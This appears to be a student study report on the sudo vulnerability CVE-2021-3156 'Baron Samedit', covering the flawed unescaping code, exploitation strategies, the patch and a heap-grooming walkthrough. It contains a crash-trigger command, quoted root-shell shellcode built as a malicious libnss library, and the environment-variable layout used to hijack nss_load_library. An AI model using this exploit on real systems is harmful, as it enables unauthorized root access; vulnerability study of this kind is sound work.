Study of CVE-2021-3156 "Baron Samedit"

Thomas Grenier
Jean-Marie Mineau

18 octobre 2021




Table of Contents


1 Introduction

The CVE-2021-3156 vulnerability was discovered in January 2021 by Qualys, and later called Baron Samedit by the company. It has been affecting all versions of sudo until then,

One thing that makes this vulnerability surprising is how easy it is to trigger it, as only one short command is needed :

```
sudoedit -s '0123456789\'
```

Such a command (the content of the string doesn't matter, it only needs to end up with an escape character) leads to an exception, which makes it very easy to know if a version of sudo is affected.



```
sr2i208@debian:~$ sudoedit -s '0123456789\'
malloc(): invalid next size (unsorted)
Aborted
```

FIGURE 1 – Triggering of the exception

However this vulnerability uses a heap-based buffer overflow and therefore is far more difficult to exploit.

2 The vulnerability

The vulnerability was found thanks to a code review performed by a team from Qualys. They found the following hazardous lines of code inside the sudo code[1] :

```
for (to = user_args, av = NewArgv + 1; (from = *av); av++) {
  while (*from) {
    if (from[0] == '\\' && !isspace((unsigned char)from[1]))
      from++;
    *to++ = *from++;
  }
  *to++ = ' ';
}
```

The previous code is meant to copy the arguments into a buffer, but the way escape characters are managed creates an issue. Indeed, if one of the arguments is an ill formed string, in which the last character is a single escape character, then the end nullbyte would be copied in the buffer and the copy goes on although the string is already finished.

This situation isn't supposed to happen as previously in the sudo code we can fin a part meant to escape all meta characters :

```
if (ISSET(mode, MODE_RUN) && ISSET(flags, MODE_SHELL)) {
  char **av, *cmnd = NULL;
  int ac = 1;
...
    cmnd = dst = reallocarray(NULL, cmnd_size, 2);
...
    for (av = argv; *av != NULL; av++) {
      for (src = *av; *src != '\0'; src++) {
        /* quote potential meta characters */
        if (!isalnum((unsigned char)*src) && *src != '_'
                                 && *src != '-' && *src != '$')
          *dst++ = '\\';
        *dst++ = *src;
      }
      *dst++ = ' ';
    }
...
    ac += 2; /* -c cmnd */
...
  av = reallocarray(NULL, ac + 1, sizeof(char *));
...
  av[0] = (char *)user_details.shell; /* plugin may override shell */
  if (cmnd != NULL) {
    av[1] = "-c";
    av[2] = cmnd;
  }
  av[ac] = NULL;

  argv = av;
  argc = ac;
}
```

However, it triggers only under certain conditions, which happened to be different from the ones for the hazardous part of the code which were :

```
if (sudo_mode & (MODE_RUN | MODE_EDIT | MODE_CHECK))
```

So the idea is to find a mode combination that would allow an argument to be processed by the hazardous part, without being modified by the escaping part. It can be achieved by using a symlink to the sudo binary, called sudoedit, which launch sudo using $MODE\_RUN = 0$ (which will make the arguments avoid the escaping part) and $MODE\_EDIT = 1$ (which will make the arguments go through the hazardous part). We can then use it with the -s argument to pass a custom string argument.

So, we are able to overflow a buffer in the heap by escaping the end nullbyte of the string given as argument. Therefore, the data which is overflown into the heap is copied from what is stored after the string argument, that is to say some environment variables. Which means that by modifying these environment variables we can place arbitrary data into the heap. This is how the exploits will work.

3 State of the art

3.1 exploitation strategies

The first step to create an exploitation strategy is to find an element that can be reached through the vulnerability. To do so one can brute-force to try with different string length, different value for the environment variables... And catch the back-trace of the crash, to know which part of the program can be reached using the vulnerability. In the following paragraphs will be listed the three elements found by Qualys that can lead to an exploit[4].

The first strategy consists in overwriting a *struct sudo_hook_entry* which contain a function pointer $getenv\_fn()$. This function has similar arguments to $execve()$, so by replacing its value by a pointer to $execve()$ we can have sudo execute arbitrary code. But to do so it is needed to defeat the ASLR, which possible by finding a call to $execve()$ close enough from $getenv\_fn()$ in order to only overwrite the two less significant bytes.

A second strategy is to overwrite a *struct service_user* which will be used in a function called $nss\_load\_library()$. By replacing the initial library by a custom library, it is possible once again to have sudo execute arbitrary code. It is the method that will be implemented in this document.

A last strategy consist in overwriting the *def_timestampdir* variable. The idea is then to race $ts\_mkdirs()$, create a symlink to an arbitrary file, open this arbitrary file as root, and write a custom *struct timestamp_entry* to it.


3.2 exploitation

Dozens of exploits are available on github, and almost all of then are using the strategies listed above. Indeed, the high degree of liberty for the content of the overflow makes the writing of an exploit far from impossible.

One main difficulty comes from the vulnerability being a heap overflow and not a stack overflow. In the latter, the position of a variable is easy to determine as the stack is filled and emptied following a rather predictable scheme. But when it comes to the heap, it is far more difficult to predict the location of data at a certain moment of the execution. It is also difficult to see its layout by executing the program, because of mitigation techniques such as the ASLR. So, most exploits use brute force in order to find the right argument and environment variable length for the exploit to work.

3.3 patch

The vulnerability was patched in the 1.9.5p2 version of sudo, by adding the missing flag in order to avoid the flag combination leading to the vulnerability.



```
-     if (ISSET(mode, MODE_RUN) && ISSET(flags, MODE_SHELL)) {
+     if (ISSET(flags, MODE_SHELL|MODE_LOGIN_SHELL) && ISSET(mode, MODE_RUN)) {
```

FIGURE 2 – Patch in the sudo code

4 Exploitation

We studied and tried to reproduce the exploit described on syst3mfailure.io [3], which looks like the one used by the Qualys team in their demonstration video [1].

4.1 First look

Our point of entry is a buffer overflow in plugins/sudoers/sudoers.c, line 819 : [5]


```
      /* Alloc and build up user_args. */
      for (size = 0, av = NewArgv + 1; *av; av++)
    size += strlen(*av) + 1;
      if (size == 0 || (user_args = malloc(size)) == NULL) {
    sudo_warnx(U_("%s: %s"), __func__, U_("unable to allocate memory"));
    debug_return_int(-1);
      }
      if (ISSET(sudo_mode, MODE_SHELL|MODE_LOGIN_SHELL)) {
    /*
     * When running a command via a shell, the sudo front-end
     * escapes potential meta chars.  We unescape non-spaces
     * for sudoers matching and logging purposes.
     */
    for (to = user_args, av = NewArgv + 1; (from = *av); av++) {
        while (*from) {
      if (from[0] == '\\' && !isspace((unsigned char)from[1]))
          from++;
      *to++ = *from++;
        }
        *to++ = ' ';
    }
    *--to = '\0';
```

We can see that we allocate in the heap a variable `user_args` of the size of the arguments given to the program. However, the part copying the content of `argv`, escaping any backslash found and copying the `char` following without any checking. This means if the null byte ending the string is following a backslash, it will be copied in the heap an the loop will continue copying values from the heap to the stack even outside the string, until it finds a null byte in the stack that does not follow a backslash.

The signature of the main function of sudo is

```
int main(int argc, char *argv[], char *envp[])
```

This means we can control the content of argv, the arguments passed to the program (name of the program, like `sudo` or `sudoedit`, flags, like `-S`, the name of a folder like `lorem-pisum dolor`, ect), and the content of `envp`, the environment variables (like PATH=/home/user/.cargo/bin :/sbin :/bin :/usr/local/sbin :/usr/local/-bin :/usr/bin :/usr/sbin, or `HOME=/home/user`). Fortunately (or unfortunately), the content of argv and `envp` are stored adjacently in the stack, with the address of `envp` higher than the address of argv, like showed in the figure 3. With that, we can control what is written when the null byte at the end of `argv` is escaped. We can even write null bytes in the heap by adding `"\"` in `envp` : the backslash will be escaped, and the null byte ending the string will be copied in the heap.



```
$ env LC_TIME=C.UTF-8@BBB sudoedit -S Blablabblblblablablablablablablabl
```

FIGURE 3 – The layout of the stack during a standard execution of sudoedit

4.2 Target

Because the buffer overflow appends in the heap, there are no obvious target. In the stack we usually aim at return pointers in order to control the instruction pointer, but this is specific to the stack. In the heap, we need to find something equivalent, like a function pointer. In our case, it we will attack nss_load_library, which dynamically build a shared object : [2]

```c
  if (ni->library->lib_handle == NULL)
    {
      /* Load the shared library.  */
      size_t shlen = (7 + strlen (ni->name) + 3
          + strlen (__nss_shlib_revision) + 1);
      int saved_errno = errno;
      char shlib_name[shlen];

      /* Construct shared object name.  */
      __stpcpy (__stpcpy (__stpcpy (__stpcpy (shlib_name,
                     "libnss_"),
            ni->name),
        ".so"),
    __nss_shlib_revision);

      ni->library->lib_handle = __libc_dlopen (shlib_name);
```

Here, if we manage to modify `ni->name` to another value (and `ni->library->lib_handle` to NULL), we can make the program dynamical load an arbitrary library, allowing us to execute arbitrary code.

For instance, the Qualy team used this code in there proof of concept [1] :

```c
static void __attribute__ ((constructor)) _init (void) {
    __asm__ __volatile__ (
    "addq $64, %rsp;"
    // setuid(0);
    "movq $105, %rax;"
    "movq $0, %rdi;"
    "syscall;"
    // setgid(0);
    "movq $106, %rax;"
    "movq $0, %rdi;"
    "syscall;"
    // dup2(0,1); Redirect stdout to stdin
    "movq $33, %rax;"
    "movq $0, %rdi;"
    "movq $1, %rsi;"
    "syscall;"
    // dup2(0, 2); Redirect stderr to stdin
    "movq $33, %rax;"
    "movq $0, %rdi;"
    "movq $2, %rsi;"
    "syscall;"
    // execve("/bin/sh");
    "movq $59, %rax;"
    "movq $0x0068732f6e69622f, %rdi;"
    "pushq %rdi;"
    "movq %rsp, %rdi;" // set command name
    "movq $0, %rdx;"   // set envp
    "pushq %rdx;"
    "pushq %rdi;"
    "movq %rsp, %rsi;"  // set argv
    "syscall;"
    // exit(0)
    "movq $60, %rax;"
    "movq $0, %rdi;"
    "syscall;"
    );
}
```

To make the library, we just have to do `$ gcc -fpic -shared -nostdlib -o libnss_X/X.so.2 shell_code.c` (where `libnss_X` is a directory in the same directory as the exploit. The code, which open a shell, will be executed when `ni->name` is replaced by `"X/X"`.

Now let's take a look at the `ni` object. It is part of the NSS (GNU Name Service Switch), which handles names lookup, like host names, group names, service names, or user names in this case. The point of NSS is to work with different types of database, and to do so, the NSS defines structures representing those databases. `ni` here is an instance of one of those structures, `service_user` :

```
typedef struct service_user
{
  /* And the link to the next entry.  */
  struct service_user *next;
  /* Action according to result.  */
  lookup_actions actions[5];
  /* Link to the underlying library object.  */
  service_library *library;
  /* Collection of known functions.  */
  void *known;
  /* Name of the service (`files', `dns', `nis', ...).  */
  char name[0];
} service_user;
```

We can see that it implements a linked list, where `next` gives the next element of the list. We won't go into details, but lists of `service_users` are themselves inside other structures, the `name_data_entrys`, which are also linked list, and which are inside a `name_database` struct. The important point is that to access the `ni` we want to target, the program needs all those structures to be intact in order to find all the pointers leading to `ni`.

4.3 Heap Feng-Shui

Now we will take a look at the layout of the heap during a normal execution of `sudoedit`. As represented in the figure 4, the target `service_user` struct (in light green) is allocated next to the other element of the linked list needed to find it (in dark green). `userargs` is allocated at an address lower than the address of those structs. The main issue here is that we need to override the `name` attribute of the `service_user` without overriding all the pointer stored between or buffer overflow and the target.

When playing with the inputs, we can notice that some environment variables have an effect on the layout of the heap. It comes from the call of `setlocal` at the beginning of the program, that copy `LC_TIME` in the heap. The memory allocated in the heap is released later in `setlocal`, with has the result of creating an empty chunk in the heap of the size of `LC_TIME` (in blue on the figure).




Figure 4 – The layout of the heap during a standard execution of sudoedit

We can now create a hole of an arbitrary size on the heap. Or goal is to separate the `service_user` we want to modify from the rest of the structures in the heap. To do that we set the size of `LC_TIME` so that the structures between our target and the buffer overflowed will be put inside the hole, and so that the target itself stays allocated outside the hole. That way, we have the layout depicted by the figure 5, with the structures in dark green still between the buffer overflowed and the target, but with a wide gap between the target and the structures we do not want modified.




FIGURE 5 – The layout of the heap during an execution of sudoedit with a LC_TIME of a well chosen size

At this point, we have to study the heap to find empty chunks of memory and their sizes between the service_user and the rest of the structures(in grey on the figure 6).




Figure 6 – The layout of the heap showing the empty chunks

We know the program allocates `user_args` as a buffer of the size of the arguments of the program, so we can input arguments of a size that match the size of one of those empty chunks, moving our input point in the heap after the structures we do not want overridden.




Figure 7 – The layout of the heap during an execution of sudoedit with an input of a well chosen size

Now, all we have to do is to put as many "\" as we need in the environment variables, followed by "XXXXX/XXXXX". The null bytes added by "\" will override the service_library so that ni->library->lib_handle will be read as NULL in the test in nss_load_library, and "XXXXX/XXXXX" will be used to build the name "libnss_XXXXX/XXXXX.so", which will end up loading the lib "XXXXX.so.2" in the local folder "libnss_XXXXX".

